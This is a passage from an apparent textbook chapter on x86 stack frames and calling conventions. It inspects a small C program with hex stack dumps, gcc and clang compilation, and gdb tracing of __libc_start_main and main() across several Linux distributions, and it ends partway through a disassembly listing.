When `__libc_start_main()` calls `main()`, the return address is stored on the stack by the `call` instruction; this address (`IP_C`) is then copied into a new paragraph (with lower address) by the instruction `pushl -4(%ecx)`. Then everything works as usual: `BP_C` is pushed onto the stack, and enough space is reserved for local variables.

Before `ECX` is modified (a call to `atoi` changes its value), a backup copy is made on the stack by the instruction `pushl %ecx`. When `main()` terminates, ECX needs to be restored (`movl -4(%ebp), %ecx`) so that `ESP` can point again to `IP_C` (the one saved on the stack by the instruction `call main`). All of this complication is a security measure that is missing in older versions (such as 4.8.2) of `gcc`.

A last note: according to the ABI, the compiler could address local variables by means of `ESP` instead of `EBP`; this is what `gcc` v. 4.8.2 does in `main()` when initializing or using `f0v1`:

```
movl $829829222, 28(%esp)                                  # 829829222 = 0x31763066 = "f0v1"
...
movl 28(%esp), %eax
```

Test on Slackware (32-bit): Code Optimization

As we did with Debian, let's try enabling code optimization to see what changes.

```
g.$ gcc -O stackDump.c -o stackDump                        # Creates the optimized executable
stackDump.c: In function 'Dump':
stackDump.c:36:38: warning: cast from pointer to integer of different size
       if(col==1) printf("..%04X > ", (uint16_t)p);
                                       ^
g.$ ./stackDump

Address of main() = 0x804870a
Address of f1()   = 0x80486de
Address of f2()   = 0x8048680

f2: SP = (nil)
    BP = (nil)

f2: warning: Dump aborted
g.$
```

Code Debugging

Output data show that there is something different: we can accept a null value for EBP (the compiler doesn't use this register, as described under "Stack Frames" earlier), but it's weird to see a null value for ESP. To understand the reason, we can disassemble the executable or use gcc to create the optimized assembly file.

Here is the code of f2():

```
f2:
.LFB27:
       .cfi_startproc
       pushl %ebx
       .cfi_def_cfa_offset 8
       .cfi_offset 3, -8
       subl    $16, %esp
       .cfi_def_cfa_offset 24
#APP
# 18 "stackDump.c" 1
       movl %esp, %eax          # The compiler doesn't call getSP(), but includes its code
       addl $8, %eax            # The address in EAX will be overwritten by next instruction
# 0 "" 2
# 24 "stackDump.c" 1
       movl (%ebp), %eax        # Even the code of getBP() has been included in f2(); this
# 0 "" 2                        # instruction overwrites EAX
#NO_APP
       pushl $f2
       .cfi_def_cfa_offset 28
       pushl $.LC3
       .cfi_def_cfa_offset 32
       call    printf           # Prints "Address of f2() = 0x8048680"
       addl    $12, %esp
       .cfi_def_cfa_offset 20
       pushl   $0
       .cfi_def_cfa_offset 24
       movl    $0, %ebx
       pushl   %ebx
       .cfi_def_cfa_offset 28
       pushl   $.LC4            # Address of the string "f2: SP = %p\n BP = %p\n\n"
       .cfi_def_cfa_offset 32
       call    printf           # Prints "f2: SP = (nil)"
...
```

We notice that both functions getSP() and getBP() have been included in the code of f2(), and the addresses copied to EAX are lost because they were not copied to local variables (sp, bp). The variable bp is useless, since the dynamic chain vanishes because of the optimization, but sp should be kept.

Before calling printf("f2: SP = %p\n BP = %p\n\n", sp, bp), two null addresses are pushed onto the stack:

```
       pushl   $0
       movl    $0, %ebx
       pushl   %ebx
```

These values are responsible for the two "(nil)" strings printed by f2().

Correcting the Code

To make the program work, we move `getSP()` and `getBP()` into one assembly file distinct from the C source, which therefore includes only function prototypes:

```
unsigned char *getSP();
unsigned char *getBP();
```

The assembly file (let's name it `f.s`) contains this:

```
.globl getSP
getSP:                          # The instruction "call getSP" pushes EIP on the stack,
   movl %esp, %eax              # decreasing ESP by 4 bytes; therefore to get the top of
   addl $4, %eax                # the stack before the call to getSP() we add 4 to EAX.
   ret

.globl getBP
getBP:
   movl %ebp, %eax
   ret
```

Now we can compile and execute again:

```
g.$ gcc stackDump.c f.s -O -o stackDump                    # Creates the optimized executable
stackDump.c: In function 'Dump':
stackDump.c:27:38: warning: cast from pointer to integer of different size
       if(col==1) printf("..%04X > ", (uint16_t)p);
                                       ^
```

```
g.$ ./stackDump 10

Address of main() = 0x8048708
Address of f1()   = 0x80486dc
Address of f2()   = 0x8048676

f2: SP = 0xbfa4cb20
    BP = 0xbfa4cb78                          EBP points to the stack frame of main()

Dump:
..CB20 > A0 3A 6C B7  00 30 6C B7  00 00 00 00  04 87 04 08  .:l..0l.........
..CB30 > 31 00 00 00  70 32 00 00  66 32 70 33  66 32 70 34  1...p2..f2p3f2p4   f2
..CB40 > BB 88 04 08  DC 86 04 08  64 CB A4 BF  70 B8 58 B7  ........d...p.X.
..CB50 > 0A 00 00 00  20 79 71 B7  00 30 6C B7  5B 87 04 08  .... yq..0l.[...   f1
..CB60 > 66 31 70 31  08 87 04 08  0A 00 00 00  BD F3 56 B7  f1p1..........V.
..CB70 > A4 33 6C B7  90 CB A4 BF  00 00 00 00  A3 57 55 B7  .3l.........WU.
..CB80 > 80 87 04 08  00 00 00 00  00 00 00 00  A3 57 55 B7  ............WU.   main
..CB90 > 02 00 00 00  24 CC A4 BF  30 CC A4 BF  00 E0 FF FF  ....$...0.......
..CBA0 > 00 00 00 00  00 00 00 00  C4 CB A4 BF  00 9C 04 08  ................
..CBB0 > 44 82 04 08  00 30 6C B7  00 00 00 00  00 00 00 00  D....0l.........
```

Examining the Output Data

The absence of both local variables (stored in registers to speed up execution) and dynamic chain makes it harder to identify the stack frames; parameters are, however, still passed through the stack (because the calling convention has not changed), so it's possible to guess the frame boundaries, but if we want more detail we must read the assembly code.

This reading reveals that the stack frame of `f1()`, as we defined it, doesn't include the first paragraph (at address `..CB40`), but only the two following ones. In fact, the first paragraph includes the parameters of `printf()`, but none for `f1()`. Let us keep in mind that the ABI definition of a stack frame is different: a stack frame is the memory area allocated (often at function startup) between `ESP` and `EBP+7` to include the dynamic link and the return address, as shown in Figure 5-25.




Figure 5-25. *Stack frame as defined by ABI*

This way we see that the compiler even avoids allocating variables in registers; for example, in `f1()` the arguments of `f2()` are immediately calculated and then pushed onto the stack:

```
f1:
        subl   $20, %esp                    # Needed for ESP alignment
        pushl  $f1                          # 2nd argument of printf()
        pushl  $.LC6                        # 1st argument of printf()
        call   printf                       # printf("Address of f1() = %p\n", f1);
        pushl  $879768166                   # "f2p4" (f1v4-0x5FF00)
        pushl  $862990950                   # "f2p3" (f1v3-0x5FF00)
        pushl  $12912                       # "p2" (f1v2-6)
        pushl  $49                          # "1" (f1v1)
        call   f2                           # f2(f1v1, f1v2-6, f1v3-0x5FF00, f1v4-0x5FF00);
        addl   $44, %esp                    # Takes ESP to point back to IP_C
        ret
```

The same applies to `main()`; the local variable `f0v1` is used only when calling `f1()`, so the compiler replaces the expression "f0v1-0x5FF00" with its result (829436262):

```
        movl   $829436262, (%esp)           # 0x31703166 ("f1p1") = argument of f1()
        call   f1
```

Furthermore, local variables are completely ignored if unused.

For example, in `f2()` the variable `sp` is stored in `EBX`, while `bp` is stored in `ESI`; since these two registers are nonvolatile, the function must initially make a backup copy. But the third variable, named `f2v1`, is unused and therefore ignored; we cannot find any occurrence of it in the registers. In other words, if we delete the line

```
int f2v1=0x31763266;
```

the executable code doesn't change.

In `main()`, the backup copy of `IP_C` on a new paragraph is still implemented, as we can see by looking at the output data. The dynamic chain no longer exists; there is only the last (null) pointer next to the copy of

the return address. The `main` function is responsible for pushing onto the stack all the parameters needed by the called functions, particularly these:

- bytes 1-4: 0x31703166; this is the parameter of `f1()`;
- bytes 5-8: 0x08048708 (=&main); this is the second parameter of `printf()`;
- bytes 9-12: 0x0a (=10); this is the third parameter of `strtol()` because the executable includes the source code of `atoi()`; therefore, `main()` directly calls `strtol()`, whose first two parameters are overwritten by those of `printf()`.

Final Notes

The tests we have done (with and without code optimization) should clarify the meaning of the statement "The internal layout of stack frames depends on the calling convention, on the compiler and its options, having to comply only with the general requirements of the ABI."

As another example, let's try changing the last instruction of `f2()`, from this:

```
if(Dump(sp, sp+nRows*16)) printf("f2: warning: Dump aborted\n");      /* Variant A */
```

to this:

```
do {
   if(Dump(sp, sp+nRows*16)) printf("f2: warning: Dump aborted\n");   /* Variant B */
   } while(!sp);
```

and then to this:

```
do {
   if(Dump(sp, sp+nRows*16)) printf("f2: warning: Dump aborted\n");   /* Variant C */
   sp = sp;
   } while(!sp);
```

and finally to this:

```
do {
   if(Dump(sp, sp+nRows*16)) printf("f2: warning: Dump aborted\n");   /* Variant D */
   sp = sp;
   bp++;
   } while(!sp);
```

All the related executables[17] should work the same way, since the stack pointer is not null. In particular, variants B and C are identical (the instruction `sp = sp;` is ineffective). The last variant has one more instruction (`bp++;`) but it is ineffective because soon after it the function `f2` ends.

So we expect to have the same stack frame of `f2()` for all executables, but that is not true; the paragraph containing the local variables changes:

```
     Variant A        Variant B        Variant C       Variant D
....(bp)(sp)f2v1 ....(bp)(sp)f2v1 ....(bp)f2v1(sp) ....f2v1(bp)(sp)
```

[17]Programs must be compiled with optimization disabled so that the local variables are stored on the stack.

Test on Slackware (32-bit): Calling and Naming Conventions

The calling convention used by `gcc` is described in the *System V i386 ABI*,[18] whose main requirements are:

- Before calling a function, the stack pointer (`ESP`) must be a multiple of 16.
- Arguments are passed through the stack in reverse order by the caller. The size of each parameter must be a multiple of 16.
- Each function allocates enough stack space for its own local variables and for parameters of functions to be called. This memory area will be released when the function ends.
- Nonvolatile registers are `ESP`, `EBP`, `EBX`, `EDI`, and `ESI`.

Pointer or integral (`char`, `short`, `int`, `long`) return values are passed to the caller in `EAX`, while floating-point return values (`float`, `double`, `long double`) in `STO`. Those of type `long long` are passed in `EDX+EAX` (the low byte in `EAX`) because they need eight bytes each.

This calling convention is of type `cdecl`. The naming convention is the same as before.

Test on Slackware (32-bit): Stack Frame Charts

Figures 5-26 through 5-28 show the stack frame layout for functions `f2`, `f1`, and `main`.




Figure 5-26. *Stack frame of function `f2`*




Figure 5-27. *Stack frame of function `f1`*




Figure 5-28. *Stack frame of function `main`*

[18] gABI: http://refspecs.linuxbase.org/elf/gabi41.pdf psABI: http://refspecs.linuxbase.org/elf/abi386-4.pdf

In case you're curious, Figure 5-29 shows the stack frame of `main()` as defined by the ABI.




Figure 5-29. *Stack frame of function* `main` *as defined by ABI*

Test on Debian (32-bit)

Let us see what changes if we recompile our test program on Debian 8 for x86 processors, using the same version of gcc (4.9.2).

```
g.$                                          Arch: x86,  OS: Debian 8.2 (32 bit),  compiler: gcc v. 4.9.2
g.$ gcc stackDump.c -o stackDump
stackDump.c: In function 'Dump':
stackDump.c:36:38: warning: cast from pointer to integer of different size
       if(col==1) printf("..%04X > ", (uint16_t)p);
                                       ^
g.$ ./stackDump 15

Address of main() = 0x80486fb
Address of f1()   = 0x8048696
Address of f2()   = 0x804860d

f2: SP = 0xbfaf8240
    BP = 0xbfaf8268

Dump:
..8240 > 00 00 00 00  00 00 00 00  70 32 AF BF  31 AB 5C B7  ........p2..1.\.
..8250 > C0 4A 72 B7  68 82 AF BF  40 82 AF BF  66 32 76 31  .Jr.h...@...f2v1      f2
..8260 > A0 48 72 B7  C8 46 58 B7  98 82 AF BF  F3 86 04 08  .Hr..FX.........
..8270 > 31 00 00 00  70 32 00 00  66 32 70 33  66 32 70 34  1...p2..f2p3f2p4
..8280 > C0 4A 72 B7  66 31 76 34  66 31 76 33  76 32 5C 31  .Jr.f1v4f1v3v2\1
..8290 > 0F 00 00 00  00 40 72 B7  C8 82 AF BF  60 87 04 08  .....@r.....`...      f1
..82A0 > 66 31 70 31  FB 86 04 08  40 9B 04 08  C2 87 04 08  f1p1....@.......
..82B0 > 02 00 00 00  74 83 AF BF  80 83 AF BF  66 30 76 31  ....t.......f0v1
..82C0 > C4 43 72 B7  E0 82 AF BF  00 00 00 00  63 7A 59 B7  .Cr.........czY.
..82D0 > 70 87 04 08  00 00 00 00  00 00 00 00  63 7A 59 B7  p...........czY.      main
..82E0 > 02 00 00 00  74 83 AF BF  80 83 AF BF  DA D7 74 B7  ....t.........t.
..82F0 > 02 00 00 00  74 83 AF BF  14 83 AF BF  58 9B 04 08  ....t.......X...
..8300 > 3C 82 04 08  00 40 72 B7  00 00 00 00  00 00 00 00  <....@r.........
..8310 > 00 00 00 00  9E 5A 1F 60  8F DE EE 8D  00 00 00 00  .....Z.`........
..8320 > 00 00 00 00  00 00 00 00  02 00 00 00  E0 83 04 08  ................
```

The output layout is the same as for Slackware (see "Test on Slackware (32-bit)" earlier in the chapter).

There are no differences if using gcc v. 4.8.2, but another version of Debian may have slightly different libraries, which affect output data. Just to give one example, we can try it on Debian 7.5 with gcc v. 4.8.2. The output layout is quite the same, with only one difference: the last dynamic link is not null. The calling convention is, however, identical.

```
g.$                                          Arch: x86, OS: Debian 7.5 (32 bit), compiler: gcc v. 4.8.2
g.$ gcc stackDump.c -o stackDump
stackDump.c: In function 'Dump':
stackDump.c:36:38: warning: cast from pointer to integer of different size
       if(col==1) printf("..%04X > ", (uint16_t)p);
                                       ^
g.$ ./stackDump 15

Address of main() = 0x80486da
Address of f1()   = 0x804866d
Address of f2()   = 0x80485e5

f2: SP = 0xbff65a90
    BP = 0xbff65ac8

Dump:
..5A90 > 90 5A F6 BF  80 5B F6 BF  C8 5A F6 BF  F4 2F 7A B7  .Z...[...Z.../z.
..5AA0 > 00 00 00 00  00 00 00 00  70 32 F6 BF  31 CE 68 B7  ........p2..1.h.
..5AB0 > 58 BB 7B B7  C8 5A F6 BF  90 5A F6 BF  66 32 76 31  X.{..Z...Z..f2v1      f2
..5AC0 > D4 5A F6 BF  F4 2F 7A B7  F8 5A F6 BF  D4 86 04 08  .Z.../z..Z......
..5AD0 > 31 00 00 00  70 32 00 00  66 32 70 33  66 32 70 34  1...p2..f2p3f2p4
..5AE0 > 28 5B F6 BF  66 31 76 34  66 31 76 33  76 32 04 31  ([..f1v4f1v3v2.1
..5AF0 > 04 5B F6 BF  F4 2F 7A B7  28 5B F6 BF  32 87 04 08  .[.../z.([..2...      f1
..5B00 > 66 31 70 31  DA 86 04 08  E0 5B F6 BF  28 5B F6 BF  f1p1.....[..([..
..5B10 > F5 27 67 B7  90 B5 7C B7  5B 87 04 08  66 30 76 31  .'g...|.[...f0v1
..5B20 > 50 87 04 08  00 00 00 00  A8 5B F6 BF  46 9E 65 B7  P........[..F.e.     main
..5B30 > 02 00 00 00  D4 5B F6 BF  E0 5B F6 BF  60 B8 7B B7  .....[...[..`.{.
..5B40 > 21 18 7D B7  8E FF 77 01  F4 9F 7D B7  80 82 04 08  !.}...w...}.....
..5B50 > 01 00 00 00  90 5B F6 BF  16 AC 7C B7  C0 AA 7D B7  .....[....|...}.
..5B60 > 58 BB 7B B7  F4 2F 7A B7  00 00 00 00  00 00 00 00  X.{../z.........
..5B70 > A8 5B F6 BF  4E 8D DB 9A  5F FB 51 BD  00 00 00 00  .[..N..._.Q.....
```

If we want to understand why the dynamic chain is not null-terminated, we must examine in greater detail how `main()` is called; only a brief mention was made earlier.

We need the start address provided by objdump, and the gdb debugger to follow the execution flow:

```
g.$ objdump -f stackDump

stackDump:      file format elf32-i386
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x080483d0

g.$ gdb stackDump
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
...
(gdb) disassemble 0x080483d0
Dump of assembler code for function _start:       # 0x080483d0 is therefore the address of _start()
   0x080483d0 <+0>:    xor    %ebp,%ebp           # Clears EBP
   0x080483d2 <+2>:    pop    %esi                # Extracts argc from the stack and adds 4 to ESP
   0x080483d3 <+3>:    mov    %esp,%ecx           # Now ESP points to argv[0], hence ECX=ESP=argv
   0x080483d5 <+5>:    and    $0xfffffff0,%esp    # Makes ESP multiple of 16
   0x080483d8 <+8>:    push   %eax                # EAX padding
   0x080483d9 <+9>:    push   %esp                # 7th parameter (of __libc_start_main)
   0x080483da <+10>:   push   %edx                # 6th parameter
   0x080483db <+11>:   push   $0x8048740          # 5th parameter
   0x080483e0 <+16>:   push   $0x8048750          # 4th parameter
   0x080483e5 <+21>:   push   %ecx                # 3rd parameter: argv
   0x080483e6 <+22>:   push   %esi                # 2nd parameter: argc
   0x080483e7 <+23>:   push   $0x80486da          # 1st parameter: main
   0x080483ec <+28>:   call   0x8048390 <__libc_start_main@plt>
   0x080483f1 <+33>:   hlt
   0x080483f2 <+34>:   nop
```

As we can see, _start() calls __libc_start_main(), which gets seven parameters, the first being the address of main(). To see the code of __libc_start_main(), we set a breakpoint at the beginning of its prologue and then start the executable:[19]

```
(gdb) break *__libc_start_main                    # Sets a breakpoint
Breakpoint 1 at 0x8048390
(gdb) run 15                                      # Executes the program
Starting program: /home/g/stackDump 15
```

[19]The command "disassemble __libc_start_main" given before starting the executable displays the code of __libc_start_main@plt(), which is the following:

```
0x08048390 <+0>:    jmp    *0x8049abc
0x08048396 <+6>:    push   $0x18
0x0804839b <+11>:   jmp    0x8048350
```

But if we start the executable and stop it even at the first instruction of _start(), the same command prints, as expected, the code of __libc_start_main(), not that of __libc_start_main@plt().

```
Breakpoint 1, 0xb7e7ed60[20] in __libc_start_main () from /lib/i386-linuxgnu/
i686/cmov/libc.so.6 (gdb)
disassemble __libc_start_main
Dump of assembler code for function __libc_start_main:
=> 0xb7e7ed60 <+0>:    push   %ebp                          # Next instruction to be executed
   0xb7e7ed61 <+1>:    mov    %esp,%ebp
   0xb7e7ed63 <+3>:    push   %edi
   0xb7e7ed64 <+4>:    push   %esi
   0xb7e7ed65 <+5>:    push   %ebx
   0xb7e7ed66 <+6>:    call   0xb7f78c66
   0xb7e7ed6b <+11>:   add    $0x149289,%ebx
   ...
   0xb7e7ee2a <+202>:  mov    -0xd4(%ebx),%eax
   0xb7e7ee30 <+208>:  mov    0xc(%ebp),%edx
   0xb7e7ee33 <+211>:  mov    (%eax),%eax
   0xb7e7ee35 <+213>:  mov    %edx,(%esp)               # 1st argument of main(): argc
   0xb7e7ee38 <+216>:  mov    %eax,0x8(%esp)            # 3rd argument: envp
   0xb7e7ee3c <+220>:  mov    0x10(%ebp),%eax           # Copies argv to EAX
   0xb7e7ee3f <+223>:  mov    %eax,0x4(%esp)            # 2nd argument: argv
   0xb7e7ee43 <+227>:  call   *0x8(%ebp)                # Calls main()
   0xb7e7ee46 <+230>:  mov    %eax,(%esp)               # Value returned by main()
   0xb7e7ee49 <+233>:  call   0xb7e97550 <exit>         # Terminates the program
```

Let us now execute, one by one, the instructions of `__libc_start_main()` until the beginning of `main()`. We are looking for the value of `EBP` at that time. This value, copied to the stack by the prologue of `main()`, is the last dynamic link, which is not null as expected. We can ask `gdb` to print, at each step, the value of `EBP`, as well as the next instruction to be executed:

```
(gdb) display/i $pc                                  # At each step gdb prints the next
                                                     instruction to be executed
1: x/i $pc
=> 0xb7e7ed60 <__libc_start_main>: push %ebp         # This is the next instruction to
                                                       be executed
(gdb) display $ebp                                   # At each step gdb shows
                                                       the value of EBP
2: $ebp = (void *) 0x0                               # It was set to zero by the first
                                                       instruction of _start()
(gdb) ni                                             # Executes "push %ebp"
0xb7e7ed61 in __libc_start_main () from /lib/i386-linux-gnu/i686/cmov/libc.so.6
2: $ebp = (void *) 0x0                               # EBP is still null
1: x/i $pc
=> 0xb7e7ed61 <__libc_start_main+1>: mov %esp,%ebp   # Next instruction to be executed
(gdb) ni                                             # Executes "mov %esp, %ebp"
0xb7e7ed63 in __libc_start_main () from /lib/i386-linux-gnu/i686/cmov/libc.so.6
2: $ebp = (void *) 0xbffff598                        # EBP is no longer null
```

[20]This address is different from the one (0x8048390 = `_libc_start_main@plt`) printed before starting the program: now `gdb` knows the real address of the function.

```
1: x/i $pc
=> 0xb7e7ed63 <__libc_start_main+3>:  push  %edi           # Next instruction to be executed
(gdb) break *(__libc_start_main+227)                       # It will stop before calling main()
Breakpoint 2 at 0xb7e7ee43
(gdb) continue                                             # Continues execution
Breakpoint 2, 0xb7e7ee43 in __libc_start_main () from /lib/i386-linuxgnu/
i686/cmov/libc.so.6
2: $ebp = (void *) 0xbffff598                              # EBP still holds 0xbffff598
1: x/i $pc
=> 0xb7e7ee43 <__libc_start_main+227>: call *0x8(%ebp)     # Starts main()
(gdb) x $ebp                                               # Shows EBP and *EBP
0xbffff598:    0x00000000                                  # EBP=0xbffff598 points to NULL
(gdb) x $ebp+4
0xbffff59c:    0x080483f1                                  # Return address
(gdb) x $ebp+8
0xbffff5a0:    0x080486da                                  # Address of main()
```

A brief note is needed to understand why `call *0x8(%ebp)` starts `main()`: because the first instruction of `_start` (`xor %ebp, %ebp`) had set EBP to zero, the first instruction of `__libc_start_main` (`push %ebp`) copies 0 to the stack and decreases ESP, which now points to 0. The following instruction (`mov %esp, %ebp`) copies the ESP's content to EBP, so that even the EBP register points to 0. EBP+8 points to the first parameter of `__libc_start_main()`, which is the address of `main()`, so `call *0x8(%ebp)` starts `main()`.

Figure 5-30 shows the stack content at this time.




Figure 5-30. *Stack content when `__libc_start_main()` begins execution*

The program execution is now waiting for the next instruction (`call *0x8(%ebp)`), which is responsible for starting `main()`, whose arguments have already been pushed onto the stack by `_libc_start_main()`:

```
 (gdb) x $esp                              # Shows ESP and *ESP
0xbffff520:     0x00000002                 # 1st parameter of main(): argc
(gdb) x $esp+4
0xbffff524:     0xbffff5c4                 # 2nd parameter of main(): argv
(gdb) x $esp+8
0xbffff528:     0xbffff5d0                 # 3rd parameter of main(): envp
(gdb) x/s **(char ***)($esp+4)             # Shows **(ESP+4)=argv[0] and the string pointed to
0xbffff714:      "/home/g/stackDump"       # argv[0] points to the executable's filename
(gdb) x/s **(char ***)($esp+8)
0xbffff729:      "SSH_AGENT_PID=3173"      # envp[0] points to the first environment variable
(gdb) x/6s **(char ***)($esp+4)            # Shows argv[] and the first 4 environment variables
0xbffff714:      "/home/g/stackDump"       # argv[0] -> 1st command line argument
0xbffff726:      "15"                      # argv[1] -> 2nd command line argument
```

```
0xbffff729:      "SSH_AGENT_PID=3173"     # envp[0] -> 1st environment variable
0xbffff73c:      "GPG_AGENT_INFO=/home/g/.cache/keyring-N2PqZ1/gpg:0:1"
0xbffff771:      "TERM=xterm"
0xbffff77c:      "SHELL=/bin/bash"        # envp[3] -> 4th environment variable
```

We see that `main()` *always gets* `envp` *as its third parameter, even if it is missing in the prototype* (or in the declaration).

Now we can start `main()` by using the command `ni`, which executes the next instruction:

```
(gdb) ni

Address of main() = 0x80486da
Address of f1()   = 0x804866d
Address of f2()   = 0x80485e5

f2: SP = 0xbffff480
    BP = 0xbffff4b8                                    The dynamic chain is highlighted

Dump:
..F480 > 80 F4 FF BF  70 F5 FF BF  B8 F4 FF BF  F4 7F FC B7  ....p...........
..F490 > 00 00 00 00  00 00 00 00  70 32 FF BF  31 1E EB B7  ........p2..1...
..F4A0 > 58 0B FE B7  B8 F4 FF BF  80 F4 FF BF  66 32 76 31  X...........f2v1
..F4B0 > C4 F4 FF BF  F4 7F FC B7  E8 F4 FF BF  D4 86 04 08  ................
..F4C0 > 31 00 00 00  70 32 00 00  66 32 70 33  66 32 70 34  1...p2..f2p3f2p4
..F4D0 > 18 F5 FF BF  66 31 76 34  66 31 76 33  76 32 04 31  ....f1v4f1v3v2.1
..F4E0 > F4 F4 FF BF  F4 7F FC B7  18 F5 FF BF  32 87 04 08  ............2...
..F4F0 > 66 31 70 31  DA 86 04 08  D0 F5 FF BF  18 F5 FF BF  f1p1............
..F500 > F5 77 E9 B7  90 05 FF B7  5B 87 04 08  66 30 76 31  .w......[...f0v1
..F510 > 50 87 04 08  00 00 00 00  98 F5 FF BF  46 EE E7 B7  P...........F...
..F520 > 02 00 00 00  C4 F5 FF BF  D0 F5 FF BF  60 08 FE B7  ............`...
..F530 > 21 68 FF B7  8E FF 77 01  F4 EF FF B7  80 82 04 08  !h....w.........
..F540 > 01 00 00 00  80 F5 FF BF  16 FC FE B7  C0 FA FF B7  ................
..F550 > 58 0B FE B7  F4 7F FC B7  00 00 00 00  00 00 00 00  X...............
..F560 > 98 F5 FF BF  C6 CD 73 F2  D6 9B 45 C2  00 00 00 00  ......s...E.....

0xb7e7ee46 in __libc_start_main () from /lib/i386-linux-gnu/i686/cmov/libc.so.6
2: $ebp = (void *) 0xbffff598                          EBP gets back its value
1: x/i $pc
=> 0xb7e7ee46 <__libc_start_main+230>:  mov  %eax,(%esp)      Return value of main()
(gdb)
```

We're done! The step-by-step execution has shed some light on the stage preceding the start of `main()` and clarifies why the dynamic link in the stack frame of `main()` is not null: the null terminator lies inside the frame of `__libc_start_main()`, not in that of `main()`.

Actually, `__libc_start_main()` identifies parameters and local variables by means of the offset from `EBP`. This register has a non-null value, which was copied onto the stack by the prologue of `main()`. It is the dynamic link in the stack frame of `main()`, the last printed by `Dump()`.

Comparing this 32-bit version to the 64-bit version of Debian 7.5, we find a slight difference between them. In both of them the prologue of `main()` makes a backup copy of `RBP`, which is soon overwritten by `RSP`, and finally restored by the epilogue. But in the 64-bit version, the value of `RBP` [21] is null before calling `main()`; therefore the dynamic link inside the stack frame of `main()` is null.

The same applies to Slackware: in `__libc_start_main()`, parameters and local variables are located through `ESP` (not `EBP`), which is initialized to 0 by `_start()` and not modified by `__libc_start_main()`:

```
   0xb7e3e784 <+212>:   mov    -0xb0(%ebx),%eax
   0xb7e3e78a <+218>:   mov    (%eax),%eax
   0xb7e3e78c <+220>:   mov    %eax,0x8(%esp)
   0xb7e3e790 <+224>:   mov    0x78(%esp),%eax
   0xb7e3e794 <+228>:   mov    %eax,0x4(%esp)
   0xb7e3e798 <+232>:   mov    0x74(%esp),%eax
   0xb7e3e79c <+236>:   mov    %eax,(%esp)                  # EBP=0; it was set by _start()
   0xb7e3e79f <+239>:   call   *0x70(%esp)                  # Calls main()
   0xb7e3e7a3 <+243>:   mov    %eax,(%esp)                  # Return address
   0xb7e3e7a6 <+246>:   call   0xb7e58170 <exit>
```

In summary, the exact position of the null terminator inside the dynamic chain is set by the library functions of the operating system in use.

Test on Fedora (32-bit)

If we compile and execute the test program on Fedora, we get the same output layout as for Slackware. There is no reason to expect any significant differences, because the processor is the same, as well as the compiler (`gcc`, even if the major version number has changed from 4 to 5) and library functions. It's time to use another compiler: `clang`[22]. It was developed by Apple and is the most widely used (on Unix-like operating systems) after `gcc`.

```
g.$ clang stackDump.c -o stackDump
stackDump.c:19:4: warning: control reaches end of nonvoid function [-Wreturn-type]
   }
   ^
stackDump.c:25:4: warning: control reaches end of nonvoid function [-Wreturn-type]
   }
   ^
2 warnings generated.
g.$
g.$ ./stackDump

Address of main() = 0x8048810
Address of f1()   = 0x8048780
Address of f2()   = 0x80486c0

f2: SP = 0x34703266                                      # 0x34703266 = "f2p4"
    BP = 0x34703266

Dump:
Segmentation fault (core dumped)
g.$
```

[21] On this operating system, `_libc_start_main()`—unlike `main()` and other functions—doesn't refer offsets from RBP.
[22] For more information, see http://clang.llvm.org/ http://en.wikipedia.org/wiki/Clang

The real contents of ESP and EBP are certainly not those printed by f2(); the abnormal termination is a consequence. It is probably due to getSP() and getBP(); let us take a look at the assembly code:

```
g.$ gdb stackDump
GNU gdb (GDB) Fedora 7.10.1-30.fc23
Copyright (C) 2015 Free Software Foundation, Inc.
...
(gdb) disassemble getSP
Dump of assembler code for function getSP:
   0x080484e0 <+0>:     push   %ebp                    # Prologue (OK)
   0x080484e1 <+1>:     mov    %esp,%ebp               # Prologue (OK)
   0x080484e3 <+3>:     push   %eax                    # Backup copy of EAX ( ! )
   0x080484e4 <+4>:     mov    %esp,%eax               # __asm__("movl %esp, %eax\n\t
   0x080484e6 <+6>:     add    $0x8,%eax               # addl $8, %eax");
   0x080484e9 <+9>:     mov    -0x4(%ebp),%eax         # Restores EAX
   0x080484ec <+12>:    add    $0x4,%esp
